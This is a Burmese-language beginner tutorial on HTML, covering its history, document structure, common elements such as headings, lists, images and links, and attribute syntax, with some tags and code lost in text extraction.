10   HTML နှင့် ဆက်စပ်နည်းပညာများမှာ အောက်ပါအတိုင်းဖြစ်ပါသည်။
11 </p>
12▼ <ol>
13▼   <li>HTTP</li>
14▼   <li>CSS</li>
15 </ol>

```

HTML ဖြစ်ပေါ်လာပုံ

HTML ကို Tim Berners-Lee အမည်ရကွန်ပျူးတာလိုပုံ ပညာရှင်က ၁၉၉၀ ခုနှစ်တွင် WorldWideWeb နည်းပညာ၏ အစိတ်အပိုင်း တစ်ရပ်အဖြစ် ချုပြုခြင်းဖြစ်သည်။ ငွေး WorldWideWeb နည်းပညာကို လက်တွေ့စွာသပ် နိုင်ရန် အောက်ပါတို့ကိုလည်း ပူးတွဲ တိုထွင်ခဲ့သည်။

- Web Browser
- HTTP Server

HTML နှင့် ဆက်စပ်နည်းပညာများမှာ အောက်ပါအတိုင်းဖြစ်ပါသည်။

1. HTTP
2. CSS

ပုံမှာဖော်ပြထားတာကတော့ Code Pen ကိုသုံးပြီးရေးထားတဲ့ကုဒ်နဲ့ ယဉ်တွဲဖော်ပြထားတဲ့ ရလဒ်ဖြစ်ပါတယ်။ ရလဒ်အနေနဲ့ ရေးထားတဲ့ HTML ပေါ်မှုတည်ပြီး သင့်တော်တဲ့အသွင်အပြင်နဲ့ဖော်ပြနေတဲ့ Content ကို တွေ့မြင်ရခြင်းဖြစ်ပါတယ်။ ကုဒ်တွေရေးတဲ့အခါ နမူနာမှာ ရေးပြသလို Indent လေးတွေ မှန်အောင် ရေးသင့်ပါတယ်။ Indent ဆိုတာ တစ်ခုခုရဲ့ အတွင်းထဲမှာရှိတဲ့ အကြောင်းအရာကို အတွင်းထဲမှာ ရှိမှန်းသိသာ မြင်သာအောင် Tab လေး တွေနဲ့ပြီး ရေးထားတာကို ပြောတာပါ။ ဒါလိုပါ -

HTML

```
<body>
  <ul>
    <li>Web Browser</li>
    <li>HTTP Server</li>
  </ul>
</body>
```

ဒီလိုရေးထားတဲ့အတွက် က <body> အတွင်းမှာရှိပြီး Element တွေဟာ ရဲ့ အတွင်း ထဲမှာရှိတဲ့ Element တွေဖြစ်ကြောင်း ထင်ရှားမြင်သာသွားစေပါတယ်။ ဖတ်ရတာ ပိုအဆင်ပြေသွားသလို အဖွင့်အပိတ်တွေ မစုံလို မှားတဲ့အခါမှာမျိုးမှာ အမှားကို ပိုပြီးတော့ မြင်သာစေမှာ ဖြစ်ပါတယ်။ Indent တွေ မမှန်လည်း အလုပ်လုပ်ပေမယ့် Indent မှန်မှသာ ပြန်ဖတ်လို အဆင်ပြေမှာပါ။ မဟုတ်ရင် ဖတ်ရခက်ပြီး၊ အမှားရှာရာ ပြင်ရခက်နေပါလိမ့်မယ်။

ဟိုးအပေါ်က နမူနာမှာ ရေးသားပါဝင်တဲ့ အမှတ်အသား တစ်ခုချင်းစီအကြောင်းကို ဆက်ပြီးတော့ ရှင်းပြပါမယ်။ ပထမဆုံးအနေနဲ့ ဒီအမှတ်အသားတစ်ခုချင်းစီကို HTML Tag လိုပေါ်ပြီး အတွဲအဖက်ပြည့်စုတဲ့ HTML Tag အစုံလိုက်ကို Element လို ခေါ်တယ်လို မှတ်ထားပါ။ နောက်ပိုင်းမှာ အမှတ်အသားလိုပြောမယ့်အစား Element လိုပဲ ဆက်သုံးသွားမှာ ဖြစ်ပါတယ်။ စကြည့်ကြပါမယ်။

<!DOCTYPE html> - ဒီ Element ကို Document Type Declaration လို ခေါ်ပါတယ်။ အရင်က HTML နဲ့ ဆက်စပ် Document အမျိုးအစားတွေ အမျိုးမျိုးရှိလိမ့်မယ်လို ရည်ရွယ်ခဲ့ကြတာပါ။ HTML 4.0, HTML 4.01, XHTML 1.0, XHTML 1.1, HTML 5 စသာဖြင့် Version အမျိုးမျိုးရှိသလို Strict, Transitional, Frameset စသာဖြင့် မူကွဲတွေလည်း အများကြီးပါ။ အဲဒါတွေကို အခုခေါင်းရှုပ်ခံပြီး ပြောစရာ၊ မှတ်စရာမလိုတော့ပါဘူး။ ကနေ့ခေတ်မှာ တစ်မျိုးတည်းပဲ သုံးကြပါတော့တယ်။ အဲဒါက HTML 5 ပါ။ HTML 5 Document တစ်ခုဖြစ်ကြောင်း အမှတ်အသားအနေနဲ့ ဒီ Element က ထိပ်ဆုံးမှာမဖြစ်မနေပါသင့်ပါတယ်။

ပါမှုမှန်တာလား၊ ပါမှုအလုပ်လုပ်တာလားဆိုရင်၊ မဟုတ်ပါဘူး။ မပါလည်း အလုပ်တော့ လုပ်ပါတယ်။ ဒီနေရာမှာ ပြောစရာရှိတာက၊ HTML က သတ်မှတ်ထားတဲ့ရေးနည်းအတိုင်း အတိအကျမရေးဘဲ မှားပြီး ရေးမိရင် ဘာဖြစ်မလဲ ဆိုတာကို ကြားဖြတ်ပြောစရာ ရှိပါတယ်။ ဥပမာ <h1> ... </h1> လို့ ရေးရမှာကို <h1> ... </h2> လို့ရေးမိတယ်ဆိုရင် ဘယ်လိုလုပ်မလဲ။ အဖွင့်နဲ့အပိတ် မှားနေပါပြီ။ Programming Language တွေမှာဆိုရင် ရေးထုံးမှားရင် Error တက်ပါတယ်၊ အလုပ်မလုပ်ပါဘူး။ HTML မှာတော့ ရေးထုံးမှားလည်း Error မတက်ပါဘူး၊ ဆက်အလုပ်လုပ်ပါတယ်။

ဒီနေရာမှာ အလုပ်လုပ်ပုံလုပ်နည်း (J) မျိုးရှိတယ်လို့ မှတ်နိုင်ပါတယ်။ ရုံးရှိုး Normal Mode နဲ့ Quirks Mode ပါ။ Document Type ကြေညာတဲ့ အမှတ်အသားပါရင် Normal Mode နဲ့ အလုပ်လုပ်ပြီး မပါရင် Quirks Mode နဲ့ အလုပ်လုပ်တယ်လို့ မှတ်နိုင်ပါတယ်။ ဒီနှစ်ခုဘာကွာလဲဆိုရင် အခုလို လိုရင်းအတိုချုပ် မှတ်ပါ။ Normal Mode မှာ HTML စံသတ်မှတ်ချက်အတိုင်း တိတိကျကျ မှားရင် မှားတဲ့အတိုင်း ဆက်ပြေးပါတယ်။ Quirks Mode မှာ ရေးထားတာ မှားနေရင်လည်း Browser က သူကောင်းမယ်ထင်သလို ပြင်ပြီး ပြောပြီးပြတာ မကောင်းဘူးလားလို့ မေးရင်၊ မကောင်းပါဘူး။ မှားနေတာကို မှားမှန်းမ သိရဘဲ မှန်တယ်ထင်မိတဲ့အခါ ကြာလေ ပြဿနာကြီးလေ ဖြစ်သွားပါလိမ့်မယ်။ မှားနေတာကို မှားနေတဲ့ အတိုင်း သိရတာက ပိုကောင်းလို့ Document Type ကြေညာတဲ့ အမှတ်အသားကို မဖြစ်မနေ ထည့်သွင့်တယ်လို့ ပြောတာပါ။ မပါရင်လည်း အလုပ်တော့ လုပ်တယ်ဆိုတာကိုလည်း သတိပြုရမှာပါ။

<html><head><body> - ဒီသုံးခုကိုတော့ အတဲ့လိုက် ပြောဖို့လိုပါတယ်။ Document တစ်ခုကို နှစ်ပိုင်းခဲ့ပြီး ကြည့်သင့်ပါတယ်။ တစ်ကယ့်အချက်အလက်တွေ ပါဝင်တဲ့ Body နဲ့ ရှင်းလင်းချက်တွေ ပါဝင်တဲ့ Header ပါ။ <body> Element ကို တစ်ကယ့် အချက်အလက်တွေ စုစုပေါင်းဖို့သုံးပြီး <head> Element ကိုတော့ ရှင်းလင်းချက်နဲ့အညွှန်းတွေ စုစုပေါင်းထည့်သွင်းဖို့ သုံးပါတယ်။ ရှင်းလင်းချက်အညွှန်းဆိုတာ ဥပမာ - ဘယ်ဖွန့်ကိုသုံးထားတယ်၊ ခေါင်းစဉ်ကဘာဖြစ်တယ်၊ ရေးသားသူက ဘယ်သူဘယ်ဝါဖြစ်တယ်၊ စသဖြင့် အချက်အလက်တွေပါ။ ဒါတွေက တစ်ကယ့် Content မဟုတ်ပါဘူး၊ Content အကြောင်း ရှင်းပြထားတဲ့ ရှင်းလင်းချက်တွေပါ။ ဒီလို ရှင်းလင်းချက်တွေကို Content နဲ့ရောမထားသင့်လို့ အခုလို <head> နဲ့ <body> နှစ်ပိုင်းခဲ့ထားတာပါ။ ဒီလိုနှစ်ပိုင်းခဲ့ထားတဲ့ Element နှစ်ခုကို တဲ့ဖက်စုစုပေါင်းပေးလိုက်တဲ့ သဘောနဲ့ <html> ဆိုတဲ့ Element ထဲမှာ ရေးပေးလိုက်တာ ဖြစ်ပါတယ်။ ဒါတွေ တစ်ခုမှ မပါလည်း ရပါတယ်။ ဒီ Element တွေမပါလို့ မမှားပါဘူး။ ဒါပေမယ့် အလေ့အကျင့်ကောင်းအနေနဲ့ ထည့်ရေးသင့်ပါတယ်။ မထည့်ထားတဲ့ Document တွေ တွေရင်လည်း မမှားဘူးဆိုတာကို သတိပြုဖို့ပါပဲ။

<meta> - ဒီ Element ကို ပေးထားတဲ့ နမူနာမှာ Character Set သတ်မှတ်ဖို့ သုံးပြထားပါတယ်။ ဒီ အကြောင်းကလည်း ကျယ်ပြန့်ပါတယ်။ အကျဉ်းချုပ်အနေနဲ့ UTF-8 လိုပေါ်တဲ့ Encoding နည်းပညာကို Unicode Character တွေ သိမ်းဆည်း/ဖော်ပြစ် သုံးရပါတယ်။ Unicode Character ဆိုတဲ့ ထဲမှာ အက်လိပ်စာ၊ မြန်မာစာ၊ ဇော်ဂျီနဲ့ ရေးတဲ့ စာ၊ ယူနီကုတ်နဲ့ ရေးတဲ့ စာ အကုန်ပါပါတယ်။ တွေ့ဗြား Character Set တွေ ရှိ ကြပါသေးတယ်။ ASCII လိုပေါ်တဲ့ Character Set ကတော့ အခြေခံအကျခုံးဖြစ်ပြီးတော့ အက်လိပ်စာတွေ သိမ်းဆည်း/ဖော်ပြနိုင်ပါတယ်။ မူအားဖြင့် အက်လိပ်စာမဟုတ်ရင် မပြနိုင်ဘူးလို့ ပြောလို့ရပါတယ်။ ဒါပေါ်မယ့် Win Myanmar ဖွန့်လို့ ဖွန့်တွေက ASCII ကိုသုံးထားပါတယ်။ ဒါတွေစုံအောင် လျှောက်ပြောရင်တော့ တော်တော် ပေရှည်သွားပါလိမ့်မယ်။ Latin1 ဆိုတဲ့ Character Set လည်း အသုံးများပါသေးတယ်။ အက်လိပ်စာအပြင် အတွန်အတက်၊ အစက်အဆံတွေပါတဲ့ လက်တင်စာတွေ အတွက်ပါ အဆင်ပြေပါတယ်။ ကနေ့ခေတ်မှာတော့ UTF-8 ကိုသာ စွယ်စုံသုံးအဖြစ် သုံးကြပါတော့တယ်။ Browser အဟောင်းတစ်ချို့မှာ Default က Latin1 ဖြစ်နေနိုင်ပါတယ်။ ဒါကြောင့် ဒီသတ်မှတ်ချက်မပါဘဲ မြန်မာစာလို့ စာမျိုးတွေရေးသား ထည့်သွင်းရင် အဆင်ပြေမှာ မဟုတ်ပါဘူး။ နောက်ပိုင်း Browser တွေကတော့ UTF-8 ကို Default ထားလို့ ကိုယ်မသတ်မှတ်ပေးလဲ အဆင်ပြေကြပါတယ်။ ဒါပေါ်မယ့် သေချာအောင် ထည့်ပေးသင့်ပါတယ်။

<meta> ကို တွေ့ဗြားရှင်းလင်းချက်တွေ ထည့်သွင်းဖို့လည်း သုံးကြပါသေးတယ်။ Author တို့ Description တို့ Keywords တို့လို့ အကြောင်းအရာတွေ ထည့်လို့ ရတာပါ။ အဲဒါတွေကို အခုအသေးစိတ် မကြည့်ပါနဲ့။ နောက်လို့ အပ်လာတော့မှ ဆက်ကြည့်သွားလို့ရပါတယ်။

<title> - ဒီ Element ကတော့ Document ကို ခေါင်းစဉ်တပ်ပေးဖို့ သုံးပါတယ်။ Browser မှာ Document ကို ဖွင့်ကြည့်လိုက်တဲ့ အခါ အခါ Title Bar တို့မှာ ဒီနာမည်ကို ခေါင်းစဉ်အနေနဲ့ လာပြပေးမှာပါ။ မပါမဖြစ်ပါသင့်တဲ့ အချက်ဖြစ်ပါတယ်။

<h1><h2><h3><h4><h5><h6> - Content ထဲမှာ ခေါင်းစီးတွေ ထည့်သွင်းဖို့ အတွက် Element (၆) မျိုးရှုပါတယ်။ <h1> ကနေ <h6> အထိပါ။ ခေါင်းစီးအစီအစဉ်အလိုက် သင့်တော်ရာကို သုံးပေးနိုင်ပါတယ်။ <h1> ကအမြင့်ဆုံး၊ အကြီးဆုံးနဲ့ အဓိကအကျခုံး ခေါင်းစီးပါ။ ကျေန်တဲ့ ခေါင်းစီးတွေကို ကိုယ့် Content ပေါ်မှာ မူတည်ပြီး သူနေရာနဲ့သူ လိုအပ်တဲ့ အဆင့်ကို ရွှေ့ချယ်အသုံးပြနိုင်ပါတယ်။

<p> - စာပိုဒ်တွေထည့်သွင်းဖို့အတွက် Paragraph ရဲ့ အတိုကောက်ဖြစ်တဲ့ <p> Element ကို သုံးရပါတယ်။ စာပိုဒ်တိုင်းကို <p> Element အမှတ်အသားနဲ့ ရေးပေးဖို့ပါပဲ။

** ** - List တွေဖော်ပြဖို့အတွက် Element နှစ်မျိုးရှိပါတယ်။ နူမူနာမှာ ကိုသုံးထားပြီး လည်း ရှိပါသေးတယ်။ ဆိုတဲ့ Unordered List ဆိုတဲ့သဘောဖြစ်ပြီး ကတော့ Ordered List ဆိုတဲ့သဘောပါ။ ဒါကြောင့် သေချာအစီအစဉ် စီထားပြီးသားစာရင်းတွေ ထည့်ချင်ရင် နဲ့ထည့်ပြီး ကြိုတင်စီထားခြင်းမရှိတဲ့ စာရင်းတွေ ထည့်ချင်ရင် နဲ့ထည့်နိုင်ပါတယ်။ သူတို့ရဲ့အထဲမှာ List Item အနေနဲ့ Element ကိုသုံးပြီး Item တွေ တန်းစီ ထည့်ပေးရခြင်းဖြစ်ပါတယ်။ Browser တွေက ဖော်ပြတဲ့အခါ နဲ့ထည့်ထားတဲ့ List တွေကို Bullet နဲ့ပြပြီး နဲ့ ထည့်ထားတဲ့ List တွေကိုတော့ Number နဲ့ပြပေးလေ့ရှိပါတယ်။

List ဆိုတာမျိုးက နှစ်ဆင့်သုံးဆင့်လည်း ရှိတတ်ပါတယ်။ ဥပမာအားဖြင့် ဒီလိုပါ-


HTML

```
<ul>
    <li>Web Browser</li>
    <li>
        HTTP Server
        <ol>
            <li>CGI</li>
            <li>MIME</li>
        </ol>
    </li>
</ul>
```

ဒီကုဒ်အရ အတွင်းမှာ နှစ်ခုရှိပြီး ဒုတိယ အတွင်းမှာ Content နဲ့အတူ နောက်ထပ် List တစ်ခုက နဲ့ ထပ်ဆင့်ရှိနေတာပါ။ ဒီလောက်ဆိုရင် အသုံးများမယ့် အခြေခံ Element တွေ တော်တော် ပါသွားပါပြီ။

Element Structure

နောက်ထပ် ကြည့်သင့်တဲ့ Element တွေအကြောင်း ထပ်မဖြောဆင် Element တွေရဲ့ ဖွဲ့စည်းပုံအကြောင်း အရင်ပြောပါ၌ီးမယ်။ HTML Element တစ်ခုမှာ အများအားဖြင့် အခုလို အပိုင်း (၄) ပိုင်း ပါဝင်လေ့ရှိပါ တယ်။



အဖွင့် Tag နဲ့ အပိုင်း Tag ကြားထဲမှာ Content တည်ရှိပြီး၊ အဖွင့် Tag ထဲမှာ Attribute လိုက်တဲ့ သတ်မှတ်ချက်တွေ ပါဝင်နိုင်ပါတယ်။ Content နဲ့ အပိုင်း Tag မပါတဲ့ Element တွေလည်း ရှိပါသေး တယ်။ Void Tag, Empty Tag စသေဖြင့် နှစ်မျိုးခေါ်ကြပါတယ်။ ဟိုအပေါ်မှာ ပေးခဲ့တဲ့ နမူနာထဲက `<meta>` Element ဟာ Empty Element အမျိုးအစား ဖြစ်ပါတယ်။ သူမှာ အဖွင့်နဲ့ Attribute သာပါပြီး Content နဲ့ အပိုင်း မပါဝါဘူး။ HTML မှာ Element ပေါင်း (၁၀၀) လောက်ရှိသလို၊ Attribute တွေလည်း အများကြီး ရှိနေပါတယ်။

Attribute တွေကို ပုံစံနှစ်မျိုးနဲ့ တွေ့နိုင်ပါတယ်။ အပြည့်အစုံရေးသားခြင်းနဲ့ အတိုကောက် ရေးသားခြင်း တို့ ဖြစ်ပါတယ်။ အပြည့်အစုံရေးတဲ့အခါ ရှုံးက Attribute Property လာပြီး နောက်က Attribute Value လာရပါတယ်။ ဒီလိုပါ -

HTML

```
<p class="alert" id="note"> ... </p>
```

နမူနာအရ <p> Element မှာ class နဲ့ id ဆိတဲ့ Attribute နှစ်ခုရှိပြီးတော့ Value တွေလည်း ကိုယ်စိုက်ပါတယ်။ Attribute Value တွေကို Quote အဖွင့်အပိတ်နဲ့ ရေးပေးရပါတယ်။ အများအားဖြင့် Quote အဖွင့်အပိတ် မပါရင်လည်း အလုပ်လုပ်ပေမယ့်၊ Value မှာ Space ပါနေရင် Quote မပါလို့မရတော့ပါဘူး။ ရှေ့ Attribute ရဲ့ Value နဲ့ နောက် Attribute ရဲ့ Property လဲ ရောသွားတတ်ပါသေးတယ်။ ဒါကြောင့် အလေ့အကျင့်ကောင်းအနေနဲ့ Attribute Value တိုင်းကို Quote ထဲမှာ ထည့်ပြီး ရေးပေးရပါတယ်။ HTML Element တွေနဲ့ Attribute Property တွေဟာ Case Insensitive ဖြစ်ပါတယ်။ အကြီးအသေး ကြိုက် သလိုရေးလို့ရပါတယ်။ Attribute Value တွေမှာတော့ အကြီးအသေး လွှဲလို့ မရတာတွေ ရှိပါတယ်။ ဒါ ကြောင့် တစ်ညီတည်း ဖြစ်သွားအောင် မှတ်ထားပေးပါ။ HTML Element နဲ့ Attribute တွေအားလုံးကို စာလုံး အသေးတွေနဲ့ချဉ်းပဲ အမြဲတမ်း ရေးသင့်ပါတယ်။ Empty Element တွေရဲ့ ဖွဲ့စည်းပုံက ဒီလိုပါ။

HTML

```

<input type="text" value="22" name="age">
<br>
<hr>
```

Empty Element တွေမှာ Attribute ရှိနိုင်သလို၊ မရှိရင်လည်း ရပါတယ်။ အရင်တုံးက XHTML လိုအပ်တဲ့ HTML မူကွဲတစ်မျိုးရှိခဲ့ဖူးပါတယ်။ အဲဒီမူကွဲမှာဆိုရင် ဒီလို Empty Element တွေကို Self Close လုပ်ပေးရ မယ်လို့ သတ်မှတ်ထားပါတယ်။ Self Close ဆိုတာ ဒီလိုပါ။

HTML

```

<input type="text" value="22" name="age" />
<br />
<hr />
```

အပိတ်မရှိဘူးဆိုတာ ပေါ်လွင်အောင် တစ်ခါထဲ ပိတ်ပေးလိုက်တဲ့ သဘောပါ။ အခုတော့ အဲဒီလို တစ်ခါထဲ ပိတ်ပြီးရေးပေးစရာ မလိုအပ်တော့ပါဘူး။ အကယ်၍များ အဲဒီလို ပိတ်ပြီးရေးထားတာမျိုး တွေ့ရင်လည်း သူအကြောင်းနဲ့သူ ရှိတယ်ဆိုတာကို သိစေဖို့အတွက် ထည့်ပြောပြေတာပါ။ React လို့ JavaScript Framework မျိုးမှာဆိုရင် Empty Element တွေကို တစ်ခါထဲ ပိတ်ပေးရမယ်ဆိုတဲ့ သတ်မှတ်ချက်မျိုး ရှိနေပါတယ်။

Important Elements

ပြီးခဲ့တဲ့အပိုင်းမှာ Empty Element တစ်ခုဖြစ်တဲ့ ကို နမူနာပေးခဲ့ပါတယ်။ ပုံတွေ ထည့်သွင်းဖို့ အတွက် အသုံးပြုရတဲ့ Element တစ်ခုဖြစ်ပါတယ်။ HTML Element တွေမှာ အများအားဖြင့် Attribute ဆိတာ လိုဂ်သုံး၊ မလိုဂ်မသုံးဘဲ နေလိုဂ်တယ်ဆိုတဲ့သော့ ရှိပေမယ့် တစ်ချို့ Element တွေမှာတော့ မပါမဖြစ်ပါရမယ့် Attribute တွေရှိပါတယ်။ Element မှာ src Attribute မပါအဖြစ်ပါဝင်ရမှာ ဖြစ်ပါတယ်။ src Attribute ကိုသုံးပြီး ဖော်ပြစ်စေလိုတဲ့ ပုံရဲ့တည်နေရာကို ပေးရမှာမို့လိုပါ။ URL လိပ်စာ အပြည့်အစုံအနေနဲ့ ပေးနိုင်သလို၊ ဖိုင် Path လမ်းကြောင်းအနေနဲ့လည်း ပေးနိုင်ပါတယ်။ ထူးခြားချက် အနေနဲ့ alt Attribute လည်း ပါဝင်သင့်တယ်လို့ မှတ်သားထားရပါမယ်။ alt ဟာ Alternative Text ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပြီး ပုံရဲ့ကိုယ်စား အစားထိုးသုံးလို့ရနိုင်မယ့် စာကိုပေးရမှာပါ။ HTML ဟာ ကွန်ပျူးတာစနစ် တွေက နားလည်နိုင်တဲ့ Content တွေဖွဲ့စည်းဖို့လို့ ပြောခဲ့ပါတယ်။ အကယ်၍များ ကွန်ပျူးတာစနစ်က Text Only ပဲ နားလည်တဲ့စနစ် ဖြစ်နေလို့ ပုံတွေကို ဖော်ပြနိုင်ခြင်းမရှိဘူးဆိုရင် src အစား alt ကို အစားထိုး အသုံးပြုနိုင်ဖို့ဆိုတဲ့ ရည်ရွယ်ချက်မျိုးနဲ့ပါ။ alt မဖြစ်မနေပါရမှာ မဟုတ်ပေမယ့် အလေ့အကျင့်ကောင်း တစ်ခုအနေနဲ့ ထည့်ပေးသင့်ပါတယ်။ စမ်းကြည့်ချင်ရင် ဒီနမူနာတွေကို ကူးပြီးစမ်းကြည့်လို့ရပါတယ်။

HTML

```



```

ပေးထားတဲ့ နမူနာရဲ့ နောက်ဆုံးတစ်ခုမှာ src က မှားနေပါလိမ့်မယ်။ api.jpg ဆိုတဲ့ဖို့ မရှိပါဘူး။ api.png ပဲရှိပါတယ်။ အဲဒါ အမှားအတိုင်း ကူးယူပြီး Browser မှာစမ်းသပ်ကြည့်ရင် ပုံက မှားနေလို့ မဖြန့်တဲ့အတွက် alt မှာ ပေးထားတဲ့စာကို အစားထိုး ပြပေးတယ်ဆိုတာကို တွေ့ရနိုင်ပါတယ်။

```

HTML
1 
2
3 
4
5 
6

```

CSS

JS



API Book Cover

နောက်ထပ် အရေးပါတဲ့ Element ကတေသ့ <a> Element ဖြစ်ပါတယ်။ Anchor ရဲ့အတိုကောက်ဖြစ်ပြီး Link တွေထည့်စိုးပါတယ်။ HTML ကိုတိတောင်တဲ့ အဓိကရည်ရွယ်ချက်က ဒီ Link တွေလို့ ပြောလို့ရပါတယ်။ Document တွေ အပြန်အလှန် ချိတ်လို့ရတဲ့၊ ညွှန်းလို့ရတဲ့ ဒီလုပ်ဆောင်ချက်ဟာ ပေါ့သေးသေး မဟုတ်ပါဘူး။ WorldWideWeb ခေါ် အပြန်အလှန်ချိတ်ဆက်နေတဲ့ ကွန်ယက်စနစ်ကြီးက ဒီ Link တွေကို အခြေခံပြီး ဖြစ်ပေါ်လာတာပါ။ ရေးသားပုံရေးသားနည်းက ဒီလိုပါ။

HTML

```
<a href="https://www.google.com/" title="Search">Google</a>
```

သူမှာ Attribute နှစ်ခုပါပါတယ်။ href Attribute က မဖြစ်မနေပါရမှာပါ။ ချိတ်ချင်တဲ့လိပ်စာကို href မှာ ပေးရမှာပါ။ title Attribute ကတေသ့ ရဲ့ alt လိုပါပဲ။ မပါလည်း ရပေမယ့် ပါရင်ပိုကောင်းပါတယ်။ Link က ညွှန်းထားပေမယ့် မသွားနိုင်တဲ့အခါ မသွားချင်တဲ့အခါ အဲ့ဒီအညွှန်းရဲ့ အဓိပ္ပာယ်ကို title မှာ ကြည့်လိုက်နိုင်မှာ ဖြစ်ပါတယ်။ ဒီ title Attribute ကို မည်သည့် HTML Element မှာမဆိုသုံးလို့ရပါတယ်။ Browser တွေက Element ကို Mouse Pointer ထောက်လိုက်ရင် title မှာပေးထားတဲ့ တန်ဖိုးကို Tooltip လေးနဲ့လည်း လာပြေပေးကြပါတယ်။

```

 HTML
1▼ <a href="https://www.google.com/"
2      title="Search">Google</a>

```

ဒီ <a> Element ကိုသုံးပြီး URL လိပ်စာ (သို့မဟုတ်) Path လမ်းကြောင်းသိတဲ့ ဘယ်လို Content အမျိုးအစားကိုမဆို ချိတ်လို ညွှန်းလိုရပါတယ်။ ဝဘ်ဆိုက်တွေ၊ HTML Document တွေမှ မဟုတ်ပါဘူး။ ပုံတွေ၊ ဖိုင်တွေကို ညွှန်းချင်ရင်လည်း ညွှန်းလိုရတာပါပဲ။ URL/Path ပေးဖို့ပဲလိုပါတယ်။

Link တွေကိုဖော်ပြတဲ့အခါမှာ စာလုံးအပြောရောင်/စာလုံးခရမ်းရောင် အရောင်နှစ်မျိုးနဲ့ Browser တွေကပြပေးပါတယ်။ မသွားဘူးသေးတဲ့ Link အသစ်ဆိုရင် စာလုံးအပြောရောင်နဲ့ ပြပြီး သွားဖူးတဲ့ Link ဆိုရင် ခရမ်းရောင်နဲ့ ပြပေးတာပါ။ Underline လည်း တားပြီးတော့ ပြပေးပါသေးတယ်။ ဒါကြောင့် အသုံးပြုသူ တွေက စာလုံးအပြောရောင်/ခရမ်းရောင်ကို Underline တားထားရင် နှိပ်လိုရတဲ့ Link ပဲဆိုတာ အလိုလို သိနေကြပါပြီ။ ဒီလို အလိုလိုသိနေတဲ့အတွက် သတိထားရမှာက Link မဟုတ်တဲ့ စာတွေကို စာလုံးအပြော/ခရမ်းရောင် မသုံးမိစေဖို့နဲ့၊ Underline မတားမိစေဖို့ပဲဖြစ်ပါတယ်။ အသုံးပြုသူက နှိပ်လိုရတဲ့ Link မှတ်ပြီး တစ်ကယ်တမ်း နှိပ်မရတဲ့အခါ သူရဲ့သဘာဝအသိနဲ့ ဆန့်ကျင်နေလို စိတ်ညွစ်သွားတတ်ပါတယ်။ သတိပြုသင့်တဲ့ အကြောင်းအရာတစ်ခုအနေနဲ့ ထည့်သွင်းမှတ်သားဖို့ဖြစ်ပါတယ်။

ထူးခြားချက်အနေနဲ့ ဒီ Link တွေကို သိပ်ရှည်တဲ့ Document တွေရဲ့ တစ်နေရာကနေ နောက်တစ်နေရာကို လှုမ်းညွှန်းဖို့လည်း သုံးနိုင်ပါသေးတယ်။ တခြား Document ကိုလှုမ်းညွှန်းတာ မဟုတ်တော့ဘဲ၊ ဒီ Document ထဲကပဲ တခြားနေရာကို ညွှန်းတဲ့သောပါ။ ဒီအတွက် id Attribute နဲ့ တွဲသုံးနိုင်ပါတယ်။ ဥပမာ - အခုလို Element တစ်ခုရှိတယ်ဆိုပါစို့။

HTML

```
<h2 id="ch2">Chapter Two</h2>
```

ဒီ Element ကို လုမ်းညွှန်းတဲ့ Link ကို အခုလိုရေးသားနိုင်ပါတယ်။

HTML

```
<a href="#ch2" title="Go to Chapter Two">Chapter Two</a>
```

href Attribute အတွက် တန်ဖိုးပေးတဲ့အခါ # သက်တနဲ့အတူ id ကိုတဲ့ပေးခြင်းအားဖြင့် ညွှန်းနိုင်တာဖြစ်ပါတယ်။ Document တစ်ခုထဲမှာညွှန်းချင်ရင် နမူနာမှာပေးထားသလို #id ကိုပေးလိုက်ရင် ရပါဖြီ။ တခြား Document ထဲက Element ကို လုမ်းညွှန်းချင်ရင်လည်း အခုလို ညွှန်းနိုင်ပါတယ်။

HTML

```
<a href="https://en.wikipedia.org/wiki/HTML">HTML</a>
<a href="https://en.wikipedia.org/wiki/HTML#Elements">Elements</a>
```

ပေးထားတဲ့နမူနာနှစ်ခုမှာ URL တွေကို ဂရပြုကြည့်ပါ။ ပထမ URL က Wikipedia ရဲ့ HTML Article ကို ညွှန်းတဲ့ URL ဖြစ်ပြီး ဒုတိယ URL က အဲဒီ HTML Article ထဲက Elements ဆိုတဲ့အပိုင်းကို ညွှန်းထားတယ်ဆိုတာကို တွေ့နိုင်ပါတယ်။ ဒီနည်းနဲ့ <a> Element တွေကိုသုံးပြီး Document တွေ အပြန်အလှန် ချိတ်လို့ ညွှန်းလို့ ရသလို့ Document ထဲက Element တွေကိုထိ အတိအကျည်းလို့ရခြင်း ဖြစ်ပါတယ်။

Generic Elements

ဆက်လက်ပြီးတော့ အသုံးများပြီး အသုံးဝင်တဲ့ Element တွေကို ဖော်ပြပေးပါမယ်။

<div> - ဒီ Element ကို Generic Element လို့ခေါ်ပါတယ်။ အသုံးအများဆုံး Element တစ်ခုပါ။ Generic Element ဆိုတာ ဘယ်လိုနေရာမျိုးမှာ သုံးဖို့အတွက်ရယ်လို့ တိတိကျကျ သတ်မှတ်ထားခြင်း မရှိဘဲ လိုအပ်တဲ့ နေရာတိုင်းမှာ သုံးလို့ရတဲ့ Element ကို ဆိုတာပါ။ HTML ဆိုတာ ကွန်ပျူးတာစနစ်တွေက နားလည်တဲ့ Content Structure တည်ဆောက်ဖို့အတွက် Language တစ်မျိုးလို့ အထက်မှာ ပြောခဲ့ပါတယ်။ လက်တွေ့မှာတော့ HTML ကို Content Structure တည်ဆောက်ဖို့အတွက် သာမက App UI

